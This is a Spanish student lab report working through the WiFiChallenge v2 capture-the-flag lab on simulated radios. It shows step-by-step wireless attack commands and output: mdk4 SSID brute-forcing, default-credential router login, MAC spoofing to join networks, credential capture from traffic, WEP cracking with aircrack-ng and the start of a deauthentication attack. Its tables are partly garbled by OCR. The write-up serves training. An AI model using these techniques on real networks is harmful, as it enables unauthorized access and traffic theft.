




# Práctica 6.4 - Lab v2 WifiChallengue




Alex Hernández Agoumi CETI En esta práctica aprovechamos todo lo aprendido anteriormente y utilizaremos todo esto para resolver WifiChallengue2.

## Introduction:



Comenzamos convirtiéndonos en superusuarios para poder realizar todas las prácticas de manera correcta.

### Recon:




Creamos la interfaz wlan0mon y nos ponemos en escucha tras poner la tarjeta en red en modo monitor:


```
bot@WiFiChallengeLab:/home/user# airmon-ng start wlan0
Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
      PID Name
      574 avahi-daemon
      577 NetworkManager
      601 wpa_supplicant
611 avahi-daemon
      871 ifplugd
PHY
             Interface
                                       Driver
                                                                   Chipset
phy0
             wlan0
                                       mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
                          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
                                     mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
phy1
             wlan1
                                     mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
             wlan2
phy2
phy3
             wlan3
             wlan4
phy4
phy5
             wlan5
phy6
             wlan6
            wlan60
phy60
 oot@WiFiChallengeLab:/home/user# airodump-ng wlan0mon
```

```
root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon --band abg --manufacturer --wps
```

Cambiamos el comando ya que no llegamos a encontrar wifi global, con esto podemos verlo:


Siendo la respuesta el canal 44.






Con el mismo comando, podemos ver que la MAC de la red de wifi-IT es F0:...

Para saber la mac del cliente, unicamente tendremos que fijarnos que coincida el BSSID con la MAC de la wifi, la MAC que aparece justo ala derecha en STATION, es el cliente conectado en ella.



Mismo procedimiento, esta vez nos fijamos en STATION directamente ya que nos da el cliente.





Nos piden averiguar el nombre de una red que tiene el AP oculto.

Sabiendo que el tamaño maximo es de 9 y que todas las redes wifis empiezan por wifi-, sabemos que la cantidad maxima de caracteres que pueden haber diferentes son 4, por lo que con grep -E y awk seleccionamos unicamente las palabras con 4 caracteres y a esta nueva lista de 4 caracteres, le agregamos con awk wifi- en el principio, tras esto con la herramienta mdk4 de la siguiente manera:

- 1	U	U	U	24	WEAZ COME	LOK		MILI-JOHN	OHKII
	0	0	11	54e	WPA3 CCMP	SAE		wifi-management	Ubiq
	36	0	11	54e	WPA3 CCMP	SAE		wifi-IT	Ubiq
	0	0	11	54	OPN		0.0	<length: 9=""></length:>	Ubiq
	0	0	9	54	WPA2 TKIP	PSK		vodafone7123	Unkn
	0	0	3	54	WPA2 CCMP	PSK		MOVISTAR_JYG2	Unkn
	1200/	0	3	5.4	WED WED			wifi-old	Ubia

Primero con iwconfig, seleccionamos el canal donde se encuentra este wifi.


```
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 11
root@WiFiChallengeLab:/home/user# mdk4 wlan0mon p -t F0:9F:C2:6A:88:26 -f rockyouWifi.txt
Waiting for a beacon frame from target to get its SSID length.
SSID length is 9
Trying SSID: wifi-love
Packets sent: 1 - Speed: 1 packets/sec
Trying SSID: wifi-free
Packets sent: 167 - Speed: 166 packets/sec
Probe Response from target AP with SSID wifi-free
Job's done, have a nice day:)
```

Obtenemos el resultado y el nombre siendo wifi-free

Terminando así el reconocimiento.


#### OPN:






Al realizar la conexión nos fijamos arriba que pertenecemos ala conexión de la interfaz Wlan1, con esto realizamos un IP a y nos fijamos en la ip y red que nos encontramos en este caso /24, donde probablemente el router y la gateway se encuentren en la .1


Tras esto, utilizamos la gateway para acceder al router por firefox y como nos dice la actividad utilizaremos los default credentials admin admin, para poder iniciar sesión



Encontrando así la flag.

Continuaremos con la siguiente:





Realizamos el scan de la red en el canal 6 ya que es donde se encuentra wifi-guest

Para acceder a esta red, utilizaremos un archivo .conf con la red a la que queremos conectarnos y la mac de algún usuario que se encuentre en esa red.

BSSID	PWR RXQ	Beacons	#Data,	, #/s	СН	МВ	ENC CI	PHER	AUTH WPS	ESSID
F0:9F:C2:71:22:10	-28 0	1762	901	1	6	54	OPN			wifi-quest
BE:33:DF:A2:71:D3	-28 100	1762	0	0	б	54	WPA2 C	CMP	PSK	MiFibra-5-D6G3
F0:9F:C2:71:22:12	-28 0	1762	764	1	6	54	WPA2 C	CMP	PSK	wifi-mobile
CE:CB:B1:E6:BF:A8	-28 100	1762	0	0		54	WPA2 C	CMP	PSK	WIFI-JUAN
BSSID	STATION		PWR	Rate	Lo	st	Frames	Notes	s Probes	
(not associated)		3:07:6C:40	- 29	0 - 1		0	6			r,wifi-corp
(not associated)	64:32:A8	::BD:64:54	- 29	0 - 1		0	8			ional-tablets
(not associated)	64:32:A8	3:BA:6C:41	-29	0 - 1		0	4		wifi-cor	.b
(not associated)	02:00:00	:00:03:00	-49	0 - 1		0				
(not associated)	02:00:00	0:00:01:00	-49	0 - 1		0				
(not associated)	02:00:00	0:00:02:00	- 49	0 - 1		0				
(not associated)	02:00:00	0:00:06:00	- 49	0 - 1		0				
(not associated)	02:00:00	:00:04:00	- 49	0 - 1		0	6			
(not associated)	02:00:00	:00:05:00	- 49	0 - 1		0	6			
(not associated)	64:32:A8	:AC:53:50	- 29	0 - 1		0	8		wifi-red	ional
(not associated)	64:32:A8	:A9:DE:55	- 29	0 - 1		0	8		wifi-red	ional-tablets
(not associated)	64:32:A8	3:BC:53:51	- 29	0 - 1		0	32		open-wif	i,home-WiFi,WiFi
(not associated)	64:32:A8	:AD:AB:53	-49	0 - 1		42	88		wifi-cor	p-legacy
(not associated)	64:32:A8	3:BA:18:42	- 29	0 - 1		0	4			
(not associated)	78:C1:A7	':BF:72:46	- 49	0 - 1		0	132		wifi-off	ices,Jason
(not associated)	B4:99:BA	:6F:F9:45	-49	0 - 1		0	132		wifi-off	ices,Jason
F0:9F:C2:71:22:10	B0:72:BF	:44:B0:49	- 29	6 -12		0	180			
F0:9F:C2:71:22:10	80:18:44	:BF:72:47	- 29	1 - 6		0	180			
F0:9F:C2:71:22:10	B0:72:BF	:B0:78:48	-29 1	12 -54		0	540			
F0:9F:C2:71:22:12		':6F:F9:44	- 29	1 -54		0	18		wifi-mob	oile
F0:9F:C2:71:22:12		':6F:F9:43	- 29	9 - 54		0	738			

Vamos a copiar la MAC de algún dispositivo que se encuentre en la red para utilizarlo nosotros.

#### Preparamos el .conf

```
root@WiFiChallengeLab:/home/user# cat wifi.conf
network={
    ssid="wifi-guest"
    key_mgmt=NONE
    scan_ssid=1
}
root@WiFiChallengeLab:/home/user#
```


```
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m B0:72:BF:B0:78:48 wlan1
Current MAC: 02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC: b0:72:bf:b0:78:48 (unknown)
root@WiFiChallengeLab:/home/user# ip link set wlan1 up
root@WiFiChallengeLab:/home/user#
```

```
root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:10
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:10 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
```


```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/


Listening on LPF/wlan1/b0:72:bf:b0:78:48
Sending on LPF/wlan1/b0:72:bf:b0:78:48
Sending on Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xde93614d)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 4 (xid=0xde93614d)
DHCPOFFER of 192.168.10.53 from 192.168.10.1
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x4d6193de)
DHCPACK of 192.168.10.53 from 192.168.10.1 (xid=0xde93614d)
bound to 192.168.10.53 -- renewal in 36530 seconds.
```

Con esto creamos la conexión con la red guest gracias al archivo conf y con dhclient obtenemos una ip para obtener la flag de la red.



Abriendo el .cap que obtenemos tras el primer comando, realizamos una busqueda de una petición post, por la cual podamos obtener los credenciales de la web, tras esto iniciamos sesión con free1 y Jyl1iq8UajZ1fEK.





Realizamos el analisis para saber cuál red es wifi-old

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID	MANUFACTU	JRER	
F0:9F:C2:71:22:17	-28	15	30	0	44	F.4-	LIDAG	CCMP	MGT		: 6: -1-6-1	1164 44	Nada ca alca	T
F0:9F:C2:71:22:17	-28	15	0	0	44	54e 54e		CCMP	MGT		wifi-global wifi-regional		Networks Networks	
F0:9F:C2:7A:33:28	-28	15	0	0	44	54e		CCMP	MGT		wifi-regional-tablets			
F0:9F:C2:71:22:15	-28	15	0	0	44	54e		CCMP	MGT		wifi-corp		Networks	
F0:9F:C2:71:22:1A	-28	15	0	0	44	54e		CCMP	MGT		wifi-corp		Networks	
F0:9F:C2:1A:CA:25	-28	6	0	0	11	54e		CCMP	SAE	0.0	wifi-IT		Networks	
F0:9F:C2:11:0A:24	-28	6	0	0	11	54e		CCMP	SAE	0.0	wifi-management		Networks	
F0:9F:C2:6A:88:26	-28	6	0	0	11	54	OPN			0.0	<length: 9=""></length:>		Networks	
CA:6D:F8:26:A5:AA	-28		0	0	9	54	WPA2	TKIP	PSK	0.0	vodafone7123	Unknown		
92:47:47:45:1D:11	-28	15				54	WPA2	CCMP	PSK	0.0	MOVISTAR JYG2	Unknown		
F0:9F:C2:71:22:11	-28	15	580	0	3	54	WEP	WEP		0.0	wifi-old_	Ubiquiti	Networks	Inc.
F0:9F:C2:71:22:10	-28	10				54	OPN				wifi-guest	Ubiquiti	Networks	Inc.
BE:33:DF:A2:71:D3	-28	10				54	WPA2	CCMP	PSK		MiFibra-5-D6G3	Unknown		
F0:9F:C2:71:22:12	-28	10				54	WPA2	CCMP	PSK		wifi-mobile		Networks	Inc.
CE:CB:B1:E6:BF:A8	-28	10				54	WPA2	CCMP	PSK		WIFI-JUAN	Unknown		
BSSID	STAT	ION	PWR	R	ate	Los		rames	Notes	Probe	es			
F0:9F:C2:71:22:17	64:3	2:A8:BC:53:5	1 -29	6	e- 1e		Θ	36		open-	-wifi,home-WiFi,WiFi-Re	staurant		
F0:9F:C2:71:22:11	3E:A	C:1C:68:13:7	'A -29	18	-24			580						
(not associated)	02:0	0:00:00:03:0	0 -49	0										
(not associated)	02:0	0:00:00:06:0	0 -49	0										
(not associated)	02:0	0:00:00:04:0	0 -49	0										
(not associated)	02:0	0:00:00:05:0	0 -49	0										
(not associated)		0:00:00:02:0												
(not associated)		2:A8:07:6C:4									outer,wifi-corp			
(not associated)		2:A8:AD:AB:5					6	18			-corp-legacy			
(not associated)		1:A7:BF:72:4					19	27			-offices,Jason			
(not associated)		9:BA:6F:F9:4		0			19	27		wifi.	-offices,Jason			
F0:9F:C2:71:22:10		2:BF:B0:78:4		36										
F0:9F:C2:71:22:12	28:6	C:07:6F:F9:4	3 -29	11	- 54									

También tenemos una mac asociada a la red por si la necesitamos más adelante.

```
Reading packets, please walt...
Opening .-03.cap
Read 2246 packets.

1 potential targets


Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7 rev 13e5c460

[00:00:00] Tested 207 keys (got 17590 IVs)

KB depth byte(vote)
0 0/1 11(25856) A7(22272) CC(22272) 03(22016) 59(22016) B3(22016) FB(22016) 1B(21504) 29(21504) B4(21504) BB(21504) BD(21248) BD(21248)
1 0/2 79(25856) CC(23040) SF(22784) AD(22528) CA(22272) 1B(22016) 4A(21760) CE(21760) DD(21760) A2(21504) 0B(21504) 0B(21248) BD(21248) B1) 3 2/4 CD(25522) A2(22724) 24(22528) B4(22272) B7(22016) FB(22016) FB(22016) B3(21246) B3(21760) B3(21760)
```

Usando el bssid de la red y el .cap del tráfico podemos desencriptar la contraseña ya que WEP está obsoleto.





Teniendo el conf, solo nos falta cambiarnos la mac y conectarnos a la red, tras esto solicitaremos una ip con dhclient.

```
root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A ^C
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A wlan1
Current MAC: b0:72:bf:b0:78:48 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:
                 3e:ac:1c:68:13:7a (unknown)
 oot@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
nl80211: send_and_recv->nl_recvmsgs failed: -33
wlan1: CTRL-EVENT-DISCONNECTED bssid=f0:9f:c2:71:22:11 reason=7
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
```

```
t@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on Socket/fallback
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255 port 67 (xid=0x16a82564)
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255 port 67 (xid=0x16a82564)
DHCPNAK from 192.168.1.1 (xid=0x6425a816)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0x3a0eac27)
DHCPOFFER of 192.168.1.74 from 192.168.1.1
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255 port 67 (xid=0x27ac0e3a)
DHCPACK of 192.168.1.74 from 192.168.1.1 (xid=0x3a0eac27)
bound to 192.168.1.74 -- renewal in 36480 seconds.
```

#### Obtenemos así de manera correcta acceso a la red.





Llegamos a la 8. En esta nos pide encontrar la contraseña de wifi-mobile.

	GT wifi-corp Ubiquiti Networks Inc. GT wifi-regional-tablets Ubiquiti Networks Inc. GT wifi-regional Ubiquiti Networks Inc. GT wifi-global Ubiquiti Networks Inc. 0.0 wifi-guest Ubiquiti Networks Inc. SK 0.0 wifi-mobile Ubiquiti Networks Inc. SK 0.0 MiFibra-5-D6G3 Unknown SK 0.0 MiFI-JUAN Unknown AE 0.0 wifi-management Ubiquiti Networks Inc. 0.0 <length: 9=""> Ubiquiti Networks Inc. 0.0 <length: 9=""> Ubiquiti Networks Inc. 0.0 vodafone7123 Unknown</length:></length:>
F0:9F:C2:7A:33:28	GT wifi-regional-tablets Ubiquiti Networks Inc. GT wifi-regional Ubiquiti Networks Inc. GT wifi-global Ubiquiti Networks Inc. O.0 wifi-guest Ubiquiti Networks Inc. SK 0.0 wifi-mobile Ubiquiti Networks Inc. SK 0.0 MIFII-3-5-D6G3 Unknown SK 0.0 MIFI-JUAN Unknown AE 0.0 wifi-IT Ubiquiti Networks Inc. AE 0.0 wifi-IT Ubiquiti Networks Inc. O.0 <length: 9=""> Ubiquiti Networks Inc. SK 0.0 vodafone7123 Unknown SK 0.0 MOVISTAR_JYG2 Unknown</length:>
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F0:9F:C2:71:22:12	
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(not associated) 64:32:A8:AD:AB:53 -49 0 - 1 0 14	wifi-corp-legacy
not associated) 78:C1:A7:BF:72:46 -49 0 - 1 0 21	wifi-offices,Jason
(not associated) B4:99:BA:6F:F9:45 -49 0 - 1 0 21	wifi-offices,Jason
(not associated) 02:00:00:00:02:00 -29 0 - 1 0 2 (not associated) 3E:AC:1C:68:13:7A -29 0 - 1 0 3	

Para este caso utilizaremos un ataque de desautenticación, por el cual obtendremos la contraseña:


Para esto antes de ataque tenemos que estar realizando un escaneo, este lo haremos en el canal 6, ya que es donde se encuentra esta red.

